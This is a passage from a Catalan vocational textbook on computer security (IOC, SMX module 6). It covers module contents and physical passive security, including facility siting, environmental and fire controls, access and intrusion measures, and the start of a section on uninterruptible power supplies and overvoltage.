Seguretat informàtica

CFGM.SMX.M06/0.09

CFGM - Sistemes microinformàtics i xarxes

Generalitat de Catalunya
Departament d'Educació

ioc
institut obert
de catalunya

Aquesta col·lecció ha estat dissenyada i coordinada des de l'Institut Obert de Catalunya.

Coordinació de continguts

Josep Lladonosa Capell

Redacció de continguts

Josep Maria Arqués Soldevila
Ivan Basart Carrillo
Carles Caño Valls
Miquel Colobran Huguet
Jordi Masfret Corrons
Josep Pons Carrió
Jordi Prats Català

Primera edició: setembre 2010

Material realitzat per Eureca Media, SL

Dipòsit legal: B.115-2013

Introducció

La seguretat informàtica recull tots els processos i els mecanismes que vetllen per la preservació de la informació en ordinadors i xarxes. Es protegeix aquesta informació contra robatoris, corrupció i catàstrofes, tot procurant mantenir l'accés de les persones usuàries.

A partir de la definició de seguretat es pot intuir que és una matèria transversal de totes les disciplines de la informàtica, és a dir, que pot estar present en tots els mòduls del cicle. Tot i que es tracta la seguretat de manera separada en les diverses unitats formatives, cal tenir present aquesta visió de la seva presència en tots els àmbits de la informàtica.

En la unitat "Seguretat passiva" es tracta de la ubicació física i les condicions ambientals dels equips, del subministrament elèctric i els sistemes d'alimentació ininterrompuda, i també de la seguretat lògica, la qual inclou, entre d'altres, les autenticacions, el control d'accés als sistemes i els mecanismes de registre.

La unitat "Còpies de seguretat" mostra diferents maneres de gestionar els dispositius d'emmagatzematge i tracta de la seva organització física i lògica. També se centra en diferents sistemes i processos de còpies de seguretat.

La unitat "Legislació de seguretat i protecció de dades" dóna la visió del tractament de la informació des del punt de vista legal de la Llei de protecció de dades –que totes les empreses i els organismes han de complir i executar de manera obligatòria– i recull els plans de manteniment i l'administració de la seguretat.

La unitat "Seguretat activa" mostra les parts de la seguretat que es mantenen sempre a l'aguait. Aquests sistemes de seguretat generen i gestionen les diferents alarmes i incidències de seguretat. També es veuen eines de seguretat activa que protegeixen contra programari maliciós, com per exemple els antivirus.

La darrera unitat, "Tallafocs i monitoratge de xarxes", mostra un element actiu vital en el control de les comunicacions que segueix els protocols i el tràfic de la xarxa, permetent o blocant connexions: els tallafocs. També s'hi explica el monitoratge de les xarxes, tant en entorns amb fil com sense fil. Per acabar, tracta d'una part tan important i que de vegades es deixa de banda: l'elaboració i la utilització de la documentació tècnica i d'incidències de seguretat.

Per treballar els continguts d'aquest mòdul, és convenient anar fent les activitats i els exercicis d'autoavaluació i llegir els annexos. Tot i que les unitats formatives tenen un contingut important des del punt de vista conceptual, sempre s'ha procurat donar-los un enfocament pràctic en les activitats proposades.

Resultats d'aprenentatge

En acabar el mòdul, heu de ser capaços del següent:

1. Aplicar mesures de seguretat passiva en sistemes informàtics, descriure'n les característiques d'entorns i relacionar-les amb les necessitats.
2. Gestionar dispositius d'emmagatzematge, descriure els procediments efectuats i aplicar-hi tècniques per assegurar la integritat de la informació.
3. Conèixer la legislació sobre protecció de dades.
4. Aplicar mecanismes de seguretat activa, descriure'n les característiques i relacionar-les amb les necessitats d'ús del sistema informàtic.
5. Assegurar la privadesa de la informació transmesa en xarxes informàtiques, descriure'n les vulnerabilitats i instal·lar-hi programari específic.

Continguts

Seguretat passiva

Unitat 1

Seguretat passiva

1. Seguretat pasiva
2. Sistemes d'alimentació ininterrompuda (SAI)
3. Seguretat lògica

Còpies de seguretat

Unitat 2

Còpies de seguretat

1. Gestió de dispositius d'emmagatzematge
2. Còpies de seguretat

Legislació de seguretat i protecció de dades

Unitat 3

Legislació de seguretat i protecció de dades

1. Legislació i normes sobre seguretat i protecció de dades
2. Plans de manteniment i administració de la seguretat

Seguretat activa

Unitat 4

Seguretat activa

1. Seguretat activa
2. Alarmes i incidències de seguretat
3. Protecció contra programari maliciós

Tallafocs i monitoratge de xarxes

Unitat 5

Tallafocs i monitoratge de xarxes

1. Monitoratge de xarxes
2. Tallafocs

Seguretat passiva

Ivan Basart Carrillo i Carles Caño Valls

Índex

Introducció

La seguretat informàtica és una disciplina holística que engloba tots els conceptes que influeixen en la reducció i en el control dels riscos que afecten el dia a dia d'una companyia.

Quan es parla de seguretat informàtica es tendeix a pensar en tallafocs, antivirus, detectors i altres eines molt utilitzades en el món de la seguretat, però es tenen menys presents els conceptes relacionats amb la seguretat física.

En aquesta unitat veurem que, a més dels aspectes tècnics relacionats amb la seguretat informàtica, hi ha altres riscos que cal tenir en compte. Hi ha estudis de l'FBI que demostren que en els darrers anys s'ha incrementat exponencialment el robatori d'ordinadors portàtils i de butxaca, la qual cosa de vegades comporta un risc de seguretat molt important sobretot quan els propietaris són alts càrrecs d'empreses.

En l'apartat de "Seguretat passiva" s'estudien els aspectes més importants de la seguretat física per minimitzar riscos en els equips informàtics. El fet de decidir de manera encertada les característiques de la seguretat física representa tenir una base sòlida sobre la qual construir els altres elements de seguretat.

En l'apartat "Sistemes d'alimentació ininterrompuda" s'estudia com aquests elements són una peça clau de la seguretat informàtica. En un ordinador personal d'usuari, un tall de corrent pot implicar un mal menor. En un entorn corporatiu, un tall de corrent pot significar la pèrdua de dades crítiques amb les despeses econòmiques consegüents que això comporta.

En l'apartat "Seguretat lògica" s'estudien els processos de autenticació i autorització com a mesures per garantir la seguretat de la informació. Es presentaran tant les autenticacions més esteses basades en contrasenyes, com les més avançades basades en mesures biomètriques, és a dir, mesures físiques de la persona que es vol autenticar.

Resultats d'aprenentatge

En finalitzar aquesta unitat l'alumne/a:

1. Aplica mesures de seguretat passiva en sistemes informàtics descrivint característiques d'entorns i relacionant-les amb les seves necessitats.
    - Descriu les diferències entre seguretat física i lògica.
    - Defineix les característiques de la ubicació física i condicions ambientals dels equips i servidors.
    - Identifica la necessitat de protegir físicament els sistemes informàtics.
    - Verifica el funcionament dels sistemes d'alimentació ininterrompuda.
    - Selecciona els punts d'aplicació dels sistemes d'alimentació ininterrompuda.
    - Esquematitza les característiques d'una política de seguretat basada en llistes de control d'accés detallant l'organització d'usuaris i grups per garantir la seguretat de la informació i funcionalitats suportades per l'equip informàtic, segons les especificacions tècniques.
    - Valora els avantatges que suposa la utilització de sistemes biomètrics i la importància d'establir una política de contrasenyes.
    - Identifica els tipus d'accés al sistema així com els mecanismes de seguretat descrivint les seves característiques principals i eines associades més comunes per garantir l'ús dels recursos del sistema.
    - Explica els procediments dels sistemes per establir permisos i drets d'usuaris, detallant la seva organització i les eines administratives associades per organitzar polítiques de seguretat, segons els procediments establerts en el programari base.
    - Comprova el registre dels usuaris i grups a l'inventari, registrant els canvis detectats.

1. Seguretat passiva

Durant les dècades de 1960 i 1970, la seguretat física dels equips informàtics era una tasca molt menys complexa que avui en dia. Els ordinadors només estaven a l'abast de grans corporacions que no n'acostumaven a tenir més d'un. El maquinari ocupava sales enormes que eren a les entranyes dels edificis de les grans corporacions i, tot i accedir-hi, molt poca gent sabia què fer-ne.

A l'actualitat gairebé tothom té un ordinador en l'anomenada *societat del primer món*. Hi ha persones que disposen de portàtils, ordinadors de butxaca i altres dispositius mòbils. Gràcies a les tecnologies sense fil es pot accedir a qualsevol equip sense tenir-hi accés físic. Protegir tots aquests dispositius contra robatoris, fraus, sabotatge, vandalisme i altres riscos és una tasca cada vegada més complexa i costosa.

La tecnologia i els entorns esdevenen més complexos amb la qual cosa apareixen nous riscos. Moltes empreses han tingut robatoris de dispositius o fugues d'informació i, en els pitjors casos, crims com ara assalts a punta de canó o tirotejos d'antics empleats ressentits.

Protegir físicament els equips informàtics és una tasca fonamental com a base de la seguretat informàtica global. Per aconseguir uns bons resultats cal aplicar una estratègia de defensa en capes. Així es desplegarà tota una sèrie de controls i mesures que combinats garanteixin uns bons nivells de seguretat.

Un exemple d'estratègia de defensa en capes seria instal·lar una tanca perimetral, seguida dels murs de les instal·lacions, llavors un accés mitjançant targeta, més una vigilància de guardes de seguretat.

Tenir uns nivells alts de seguretat física pot ser costós i impactar negativament en la productivitat. No sempre és necessari tenir una seguretat digna del Pentàgon, cal estudiar i mesurar correctament quines són les mesures de seguretat que cal instal·lar.

A l'hora d'elaborar una estratègia de protecció física dels equips informàtics, cal identificar les amenaces i els riscos que cal avaluar. Posteriorment, s'apliquen les mesures de seguretat pertinents per tal de minimitzar aquests riscos i amenaces.

1.1 Emplaçament de les instal·lacions

Quan una companyia decideix construir unes instal·lacions noves s'han de tenir en compte molts factors abans de posar la primera pedra. Naturalment, el preu del sòl, la proximitat de clients i de distribuïdors i les estratègies de màrqueting són

factors rellevants, però des del punt de vista de la seguretat també s'han de tenir en compte altres consideracions.

Algunes empreses i organitzacions que tracten amb dades d'alt secret o confidencials construeixen les instal·lacions a llocs recòndits per tal de no cridar l'atenció de possibles persones malintencionades.

Per aconseguir poca visibilitat de les instal·lacions de vegades es construeix a ubicacions que no són d'accés fàcil i, a més a més, s'evita posar-hi logos, cartells de la companyia o qualsevol tipus d'informació que doni detalls de l'activitat que es produeix dins de les instal·lacions.

Fins fa poc temps les empreses que fabricaven targetes de crèdit tenien prohibit posar cartells o logos amb el nom de la companyia

És important avaluar la proximitat de les instal·lacions respecte a les forces de seguretat i ordre, els bombers i les instal·lacions sanitàries en funció de l'activitat a què es dediqui l'empresa. Així, doncs, per a una empresa que tracti amb materials inflamables serà un requisit important la proximitat a una estació de bombers.

L'ús de xarxes sense fil, tot i que estiguin xifrades, és una de les fonts que utilitzen els intrusos per captar informació des de fora de les instal·lacions. Per tal d'evitar la captació il·legal d'informació que viatja per ones de vegades es busquen emplaçaments on les característiques de la zona facin més difícil la propagació de les ones. Com que això no sempre és possible una alternativa és construir gàbies de Faraday (que aïllen les ones electromagnètiques).

Els elements externs són un factor important que cal considerar en la ubicació de les instal·lacions. Cada cop més, la temperatura i el clima són factors que cal tenir en compte, ja que el maquinari és molt sensible a temperatures elevades i els costos de refrigeració són cada cop més importants.

La llista següent és un recull de factors que cal tenir en compte de cara a l'elecció de l'emplaçament de les instal·lacions:

- **Visibilitat**:
  - Terrenys circumdants
  - Cartells i logos de l'empresa
  - Tipus d'empreses que hi ha als voltants
  - Població de la zona
- **Factors externs**:
  - Taxes de crim i de terrorisme
  - Proximitat a estacions de policia, bombers i instal·lacions mèdiques
- **Accessibilitat**:
  - Accés per carretera
  - Trànsit
  - Proximitat a aeroports, estacions de tren i autopistes

- **Desastres naturals**:
  - Probabilitat d'inundacions, tornados, terratrèmols o huracans
  - Riscos del terreny: allaus, despreniment de roques

Emplaçaments remots d'instal·lacions

Avui en dia hi ha empreses tecnològiques de primer ordre mundial que consideren l'elecció de la ubicació de les instalacions un factor diferencial i central dins de l'estratègia de la companyia.

Per disminuir costos en refrigeració de màquines i tenir més seguretat hi ha empreses que construeixen grans parcs de servidors a mines de carbó abandonades. D'altres, en canvi, ho fan a llocs recòndits de l'estepa siberiana.

Un dels exemples més curiosos d'instal·lacions a llocs remots és el d'un dels gegants d'Internet que està desplegant parcs de servidors en vaixells a alta mar. S'aprofita el moviment produït per les onades com a font energètica i la proximitat d'aigua per a la refrigeració de les màquines. Com que la localització dels vaixells és secreta la seguretat de les màquines és molt elevada.

1.2 Condicions ambientals

No tenir uns controls adequats de les condicions ambientals pot comportar danys tant a maquinari com a persones. L'aturada de certs serveis a causa d'aquestes circumstancies pot provocar resultats desastrosos.

Tenir els sistemes elèctrics, de temperatura, de ventilació, d'aire condicionat i de prevenció d'incendis perfectament ajustats és molt important per tenir uns nivells de seguretat correctes.

Per tal de minimitzar riscos, durant la fase de construcció de les instal·lacions l'equip de seguretat s'ha d'encarregar de revisar que les canonades d'aigua i de gas estiguin dotades de vàlvules de seguretat que impedeixen la propagació en cas de fuites.

La temperatura és un element primordial que cal tenir controlat. La majoria dels equips electrònics ha de treballar en un interval de temperatures controlat per tal de funcionar correctament.

Temperatures màximes

Els components dels ordinadors i dels equips perifèrics poden resistir fins a temperatures internes de 80 C. Els bastidors de discos i equips d'emmagatzematge es poden fer malbé a partir de temperatures internes superiors a 38 C.


Temperatures excessives poden provocar desperfectes irreparables en els components electrònics. A més de controlar la temperatura ambiental, s'ha de revisar periòdicament el funcionament correcte dels ventiladors i d'altres components de refrigeració dels equips.

Nivells d'humitat inapropiats poden ser una font de danys en equips electrònics. Uns nivells de humitat alts produeixen corrosió en els components elèctrics, mentre que entorns massa secs provoquen massa electricitat estàtica que pot provar curtcircuits.

1.2.1 Condicions elèctriques

Podeu ampliar la informació sobre els SAI a l'apartat "Sistemes d'alimentació ininterrompuda".

Per a la majoria d'instal·lacions és necessari disposar d'un sistema d'alimentació que garanteixi la continuïtat del servei en cas de problemes externs d'alimentació. Per a això, es fan servir els sistemes d'alimentació ininterrompuda (SAI).



Els fluorescents són una de les principals fonts d'interferències de ràdio.

S'ha de controlar que no hi hagi interferències produïdes pels sistemes d'alimentació. Hi ha dos tipus d'interferències: **interferències electromagnètiques** i **interferències de ràdio**.

Si els cables utilitzats no estan aïllats degudament poden produir interferències electromagnètiques els uns amb els altres. Les vibracions produïdes per motors són una altra font comuna d'interferències electromagnètiques.

Qualsevol element que produeixi ones de ràdio és una possible font d'interferències de ràdio. La llum produïda pels fluorescents és la font més comuna d'interferència electromagnètica. Per això, s'evita passar cablejat per zones pròximes a fluorescents.

1.2.2 Ventilació

Els sistemes de ventilació tenen diversos requeriments que s'han de complir per tal de garantir un entorn segur i confortable. Per mantenir la qualitat de l'aire cal tenir un sistema d'aire condicionat de circuit tancat.

Un sistema d'aire condicionat de circuit tancat recicla l'aire que hi ha dins l'edifici un cop està filtrat degudament en comptes d'expulsar-lo a l'exterior.

L'aire condicionat és un element fonamental per mantenir la temperatura del maquinari de les instal·lacions.

Els **sistemes de ventilació** a més de tenir la funció de refrigerar també són importants per evitar l'acumulació de pols i d'altres agents contaminants.

La pols pot obstruir els ventiladors que s'encarreguen de la refrigeració interna dels equips mentre que la concentració excessiva de certs gasos pot accelerar la corrosió dels equips.

1.2.3 Mesures de prevenció d'incendis

Un incendi presenta un risc molt important de seguretat tan pel que fa a possibles destrosses de maquinari com al perill que comporta per a les vides humanes. El fum, les altes temperatures i els gasos emesos en un incendi poden crear resultats devastadors; per tant, és molt important tenir-ho en compte a l'hora d'escollir o de dissenyar unes instal·lacions.

El foc comença per la combustió d'algun element inflamable. Les possibles causes de l'inici d'un incendi són moltes: un curtcircuit, materials combustibles indegudament emmagatzemats, una cigarreta mal apagada, sistemes de calefacció defectuosos...

Perquè un foc es propagui calen dues coses: combustible i oxigen. El combustible pot ser paper, fusta, líquids inflamables... Com més combustible per metre quadrat hi hagi més ràpid es propagarà un incendi. Per tant, és molt important el disseny correcte de les zones d'emmagatzematge dels edificis per tal de minimitzar l'acumulació d'elements que puguin servir de combustible en un incendi.

Materials ignífugs

Hi ha certs materials que són resistents a les altes temperatures i al foc en general. Per mesurar si un component és ignífug o no ho és hi ha certs laboratoris que fan proves de resistència utilitzant configuracions específiques i valors ambientals determinats. A Amèrica del Nord existeix l'ASTM (Societat Americana del Verificació de Materials), que s'encarrega de fer aquestes anàlisis.

Detectors d'incendi

Hi ha diversos tipus de sistemes detectors d'incendi, alguns de manuals i d'altres d'automàtics. Els manuals consisteixen en activadors d'alarmes que són accionades quan algú detecta un possible incendi. Els automàtics tenen una sèrie de sensors que reaccionen davant de la presència de foc o de fum.

Els sistemes detectors d'incendi per fum són sistemes òptics que detecten la presència de fum en funció de les variacions de llum. Consisteixen en un emissor que envia un feix de llum a un receptor col·locat a una certa distància (normalment al sostre de la sala). Quan el receptor detecta una variació en la intensitat del feix de llum vol dir que hi ha partícules de fum en suspensió.

Un sistema de detecció d'incendis molt bàsic però efectiu és l'ús de sensors de temperatura. En cas que els sensors detectin un augment desmesurat de la temperatura, llavors llencen un senyal d'alarma. És molt important la col·locació correcta d'aquests sensors perquè siguin efectius.

Sistemes d'extinció

Els **sistemes inhibidors d'incendi** són els que permeten l'eradicació de focs. Poden ser elements manuals com ara extintors o mànegues d'aigua, o bé automàtics com dispersors d'aigua o de gasos que provoquen l'extinció del foc.

El CO_2 és un dels gasos utilitzats per a l'extinció d'incendis. Provoca l'eliminació de l'oxigen disponible, la qual cosa deixa el foc sense un dels elements necessaris per continuar combustionant. El problema que té és que no es pot aplicar si hi ha persones a les dependències, ja que les deixaria sense oxigen per respirar.

Hi ha certes escumes que també tenen la capacitat de deixar el foc sense oxigen per a la combustió. Són formades per aigua i certs agents que permeten que l'escuma floti sobre les substàncies que cremen, exclòs l'oxigen.

Els extintors són unes de les mesures bàsiques de prevenció de incendis. Cal que passin revisions cada cert temps perquè siguin fiables.

Gas haló

El gas haló era un dels compostos més utilitzat en els sistemes d'extinció de focs dels centres de dades per a l'eliminació d'incendis. Aquest gas té la capacitat d'interferir amb la química de la combustió, es barreja ràpidament amb l'aire i no causa cap dany en el maquinari de les instal·lacions.

Fa uns anys es va descobrir que el gas haló emetia clorofluorocarboni (CFC) que és un compost que fa malbé la capa d'ozó. Per aquest motiu, avui en dia ja no es fabriquen més sistemes d'extinció basats amb aquest compost.

Hi ha diferents tipus de foc en funció del material que està en combustió. Segons el tipus de foc, s'ha d'aplicar una mesura d'extinció d'incendi o una altra. La taula 1.1 mostra els tipus de focs i les mesures recomanades per a cada cas.

TAULA 1.1. Tipus de focs i els mètodes d'extinció

Classe	Tipus de foc	Elements de combustió	Mètodes d'extinció
A	Comú	Fusta, paper...	Aigua, escuma
B	Líquid	Petroli, carbó...	CO_2, escuma
C	Elèctric	Cables, material elèctric...	CO_2, pólvora seca
D	Metalls inflamables	Magnesi, sodi, potassi...	Pólvora seca

1.3 Riscos i amenaces

A l'hora de planificar una estratègia per protegir els nostres béns, s'han d'avaluar quines són les amenaces i els riscos que els poden afectar. S'entén per *amenaça* qualsevol vulnerabilitat que pugui ser explotada per un atacant. Un risc és la probabilitat que un atacant descobreixi una amenaça i l'exploti.

La **seguretat física** és el compendi de recursos, processos, tasques, equips i personal dedicats a protegir els recursos d'una empresa.

Les amenaces poden ser internes o externes. Una amenaça interna es pot deure a un incident fortuït, com un incendi o una fuita d'aigua, o bé ser malintencionada, produïda per un empleat de la mateixa empresa. Les amenaces internes poden ser difícils de controlar, perquè els treballadors d'una empresa tenen accés a informació i a coneixements que dificulten la protecció dels béns.

Les amenaces externes són originades per atacants aliens a l'empresa que volen o bé apoderar-se de béns i de coneixements, o bé malmetre recursos de l'empresa. Hi ha organitzacions que són més sensibles que altres a atacs. És molt important fer una anàlisi de riscos per avaluar quin nivell de seguretat és el requerit per a cada cas. El centre de dades d'una seu governamental requerirà uns nivells de seguretat diferents que el servidor d'una distribuïdora de discos.

1.4 Mesures de seguretat

La protecció física és una combinació de mecanismes que minimitzen els riscos de possibles atacs i, en cas que succeeixin, en disminueixen el dany.

L'estratègia de protecció que cal seguir s'ha de decidir després de fer una anàlisi de riscos, identificar les vulnerabilitats i l'impacte que tenen.

Podem dividir les mesures de seguretat en diverses categories segons la finalitat que tenen:

- Mesures dissuasives
- Dificultats en l'accés a personal no autoritzat
- Detecció d'intrusos
- Avaluació d'incidències

1.4.1 Mesures dissuasives

Moltes vegades es produeixen atacs perquè l'amenaça que es vol explotar és molt evident o simplement ho sembla. La finalitat de les mesures dissuasives és desplegar tota una sèrie d'elements visibles per a possibles atacants que els faci canviar d'opinió.

En alguns casos, n'hi ha prou de trencar una simple finestra per accedir a equips i informació aliena. Posar un sistema d'alarma contra aquest risc i un cartell que indiqui que hi ha una alarma activada pot evitar que possibles atacants tinguin males intencions.

Hi ha molts elements que es poden fer servir com a mesures dissuasives, els més comuns són senyals d'alerta visibles, disposar de guardes de seguretat, de gossos, de tanques, d'alarmes...

Tanques com a mesura dissuasiva

Les tanques a més a més de ser una barrera física important que dificulta l'accés a instal·lacions de personal no autoritzat són una barrera psicològica que fa saber a possibles atacants que l'empresa es pren seriosament les mesures de seguretat.

Segons les mesures de seguretat que es requereixin s'optarà per un tipus de tanques o per unes altres. Segons el material de la tanca, el gruix, l'alçària i la resistència s'aconsegueixen uns nivells de seguretat diferents.

Hi ha estudis que indiquen que tanques d'1 metre d'alt només serveixen de mesura disuassòria vers vianants casuals. Tanques de prop de 2 metres comporten una dificultat considerable per ser escalades amb facilitat, i tanques de més de 2 metres i mig impliquen que l'empresa es pren seriosament la seguretat.

Les tanques han de tenir una alçada determinada perquè siguin eficaces com a mesura dissuasiva contra intrusos.

Les mesures dissuasives són:

- Tanques
- Murs
- Barrots
- Guardes de seguretat
- Gossos
- Senyals d'alerta
- Il·luminació nocturna

1.4.2 Dificultats d'accés a personal no autoritzat

Una funció que ha de complir un pla de protecció física és disposar de mesures que dificultin l'accés a personal no autoritzat. L'objectiu d'aquestes mesures és guanyar temps perquè, en cas que hi hagi un possible atac, es disposi de prou temps per aplicar les contramesures que siguin convenients.

Hi ha diferents tipus de candaus segons el mecanisme intern que controla si la clau és vàlida o no.

Un dels mecanismes més econòmics i utilitzat per dificultar l'entrada d'atacants és l'ús de cadenats. Si uns atacants trenquen una finestra i entren a unes instal·lacions, el temps que necessiten per desactivar els cadenats pot ser crucial perquè arribin les forces de seguretat.

Hi ha mecanismes molt complexos per dificultar que els atacants arribin al bé que volem protegit. Instal·lacions d'alta seguretat, com agències d'investigació, segueixen estratègies que provenen del camp militar. En general, disposen de sistemes de protecció per capes, de manera que com més gran és la seguretat que es vol desplegar més capes de control s'han de superar per arribar-hi.

Mantrap

És un anglicisme que traduït literalment vol dir 'trampa per a persones'. És un mètode de control d'accés que impedeix que personal no autoritzat que entri a unes instal·lacions en pugui escapar.

Consisteix en una habitació amb dues portes. La primera porta està tancada, una persona s'identifica i és autenticada per un guarda de seguretat que li permet accés a la sala. Un cop s'accedeix a la sala, les dues portes es tanquen i per obrir la segona porta cal superar un mètode d'autenticació robust, com un control biomètric, o l'ús d'una targeta d'autenticació més contrasenya. En cas que no es pugui superar el control l'intrús queda atrapat a la sala.

Les dificultats d'accés a personal no autoritzat són:

- Cadenats
- Controls d'accés:
  - Biomètrics
  - Amb targeta intel·ligent
  - Amb teclat numèric
- Seguretat perimetral
- *Mantraps*

1.4.3 Detecció d'intrusos

Els **sistemes de detecció d'intrusos** s'utilitzen per detectar accessos no autoritzats i alertar el personal competent de l'incident. Es divideixen en dues categories: els que utilitzen sensors interns o els que utilitzen sensors externs.

El mecanisme bàsic consisteix a detectar canvis en l'ambient que són indicadors que s'està produint algun tipus d'intrusió. Els canvis en l'ambient poden ser lumínics, sonors, de moviment, electromagnètics... Així, un soroll o una ombra poden delatar un intrús.

Algunes pel·lícules ens mostren com els intrusos intenten burlar els sistemes de detecció d'intrusos.

Els SDI (sistemes de detecció d'intrusos) són cars i requereixen una intervenció humana per actuar vers les alarmes. És important que disposin d'un sistema d'alimentació propi perquè si no, deixant sense llum l'edifici, n'hi ha prou per evitar els SDI.

Els sistemes de detecció d'intrusos són:

- Sensors de detecció interns
- Sensors de detecció externs (sensors perimetrals)
- Detecció de canvis en l'ambient:
  - Lumínics
  - Acústics
  - De moviment
  - De camps electromagnètics

1.4.4 Avaluació d'incidències

És força habitual que en el nostre sistema de seguretat hi hagi falsos positius, cosa que vol dir que salten alarmes quan realment no s'està produint cap incident.

Si cada vegada que salta una alarma s'avisa les forces de seguretat això pot representar un problema.

Hi ha d'haver un protocol que permeti que cada vegada que hi hagi una incidència es pugui avaluar si realment es tracta d'un fals positiu o d'un atac real.

Normalment, la persona que monitora les alarmes és un guarda que no té més informació que un punt verd o vermell en un monitor. És recomanable redactar una sèrie de procediments que cal seguir quan apareix una alarma, i també tenir una estructura de comunicació.

L'estructura de comunicació indica a qui s'ha d'avisar per a cada incidència que es produeixi. Així, si hi ha l'alarma d'un vidre trencat pot ser suficient que un guarda vagi a inspeccionar la zona, si hi ha una alerta de foc a la sala de servidors trucar als bombers...

Els sistemes d'avaluació d'incidències són:

- Monitoratge dels sistemes d'alarmes
- Procediments per a casos d'emergència
- Estructura de comunicació

2. Sistemes d'alimentació ininterrompuda

Els pneumàtics que porta un vehicle motoritzat tenen les característiques adequades per garantir-ne la seguretat i el desplaçament. Segons les característiques que tingui un vehicle, caldrà utilitzar uns pneumàtics o uns altres. No és el mateix un turisme particular que un cotxe de competició de ral·lis. Per tant, tampoc no utilitzaran el mateix model de pneumàtics.

Cada model de pneumàtic ha de tenir una pressió concreta segons el model de cotxe. Si tenen poca pressió, la seguretat dels passatgers pot estar en perill. Quan el vehicle porta un cert sobrepès, es pot augmentar la pressió dels pneumàtics fins a un límit permès. Inflar-los fins a una pressió superior a la pressió límit també comportarà un risc per al vehicle i els ocupants.

D'una manera semblant, els sistemes d'alimentació ininterrompuda han de tenir les característiques adequades als equips a què es connectaran. No té cap sentit connectar un SAI de gamma alta a un ordinador personal d'un usuari domèstic. Tampoc no és normal utilitzar un SAI de gamma baixa en una habitació de servidors d'un centre de dades.

A més, un model de SAI té una capacitat limitada. Això vol dir que el nombre d'equips que s'hi connectin ha de consumir una potència inferior a la potència màxima que suporta el SAI. De la mateixa manera que no s'han d'inflar uns pneumàtics per sobre de la seva pressió límit, tampoc no s'ha de posar una càrrega superior a la càrrega màxima que un SAI pot gestionar.

A més, també hi ha dispositius de SAI amb diferents funcionaments i topologies que cal conèixer per tal de poder fer una bona elecció de l'equip.

Un altre aspecte important a l'hora de l'aplicació dels SAI és la relació entre la càrrega i l'autonomia, factors determinants en l'elecció d'un model concret. També cal tenir en compte la capacitat d'un SAI i la influència del nombre d'equips que s'hi poden connectar (càrrega). Caldrà calcular la potència que consumeixen els equips per escollir el model de SAI més adient.

2.1 Alteracions del subministrament elèctric

Els ordinadors necessiten que el seu aliment, l'electricitat, els arribi de manera constant i de la manera més pura possible. Una pèrdua sobtada de corrent elèctric produeix l'acabament immediat de qualsevol activitat informàtica. Aquests talls sobtats poden malmetre el maquinari i produir pèrdues de dades amb una importància vital.

A banda de les **apagades elèctriques**, el subministrament elèctric pot presentar altres problemes que poden fer malbé els equipaments informàtics:

- **Sobretensions**: quan el voltatge de la línia és més gran del que hauria de ser.
- **Baixades de tensió**: quan el voltatge de la línia és més petit del que hauria de ser.
- **Variació de la freqüència**: quan la freqüència del senyal elèctric és diferent de la que hauria de ser (50 Hz a Europa).

2.1.1 Sobretensions


Els dispositius elèctrics i electrònics, com els ordinadors, estan dissenyats per treballar amb un **voltatge o tensió màxima** concrets. Si un dispositiu rep un voltatge superior al màxim permès, efecte conegut com a **sobretensió**, pot patir danys i desperfectes que n'impedeixin el funcionament correcte.

Per exemple, si tenim un díode electroluminescent (LED) que emet llum quan rep una tensió d'1,35 volts i suporta un màxim d'1,6 volts i el connectem directament a dues piles d'1,5 volts, el díode rebrà 3 volts de tensió elèctrica i es fondrà a l'instant. D'una manera similar, altres aparells elèctrics poden deixar de funcionar o fins i tot cremar-se si reben una **sobretensió**.

Hi ha dos tipus de sobretensions: les **permanents** i les **transitòries**, depenent de la durada que tinguin. Les més habituals són les sobretensions transitòries (figura 2.1), que duren pocs nanosegons.

Tot i la seva curta durada, una sobretensió transitòria prou elevada pot malmetre igualment un aparell elèctric.

FIGURA 2.1. Sobretensió transitòria



Les sobretensions transitòries són causades principalment per:

- Apagades elèctriques
- Llamps
- Curtcircuits
- Mals funcionaments causats per la companyia elèctrica
- Alteracions del flux de corrent de la línia elèctrica produïdes per altres equipaments (grans motors, aires condicionats...)

Un **descarregador de sobretensió** (*surge suppressor*) és un aparell que protegeix els dispositius elèctrics de les sobretensions transitòries (figura 2.2). Hi ha descarregadors de sobretensió amb **múltiples preses de corrent** que permeten connectar diversos dispositius alhora.

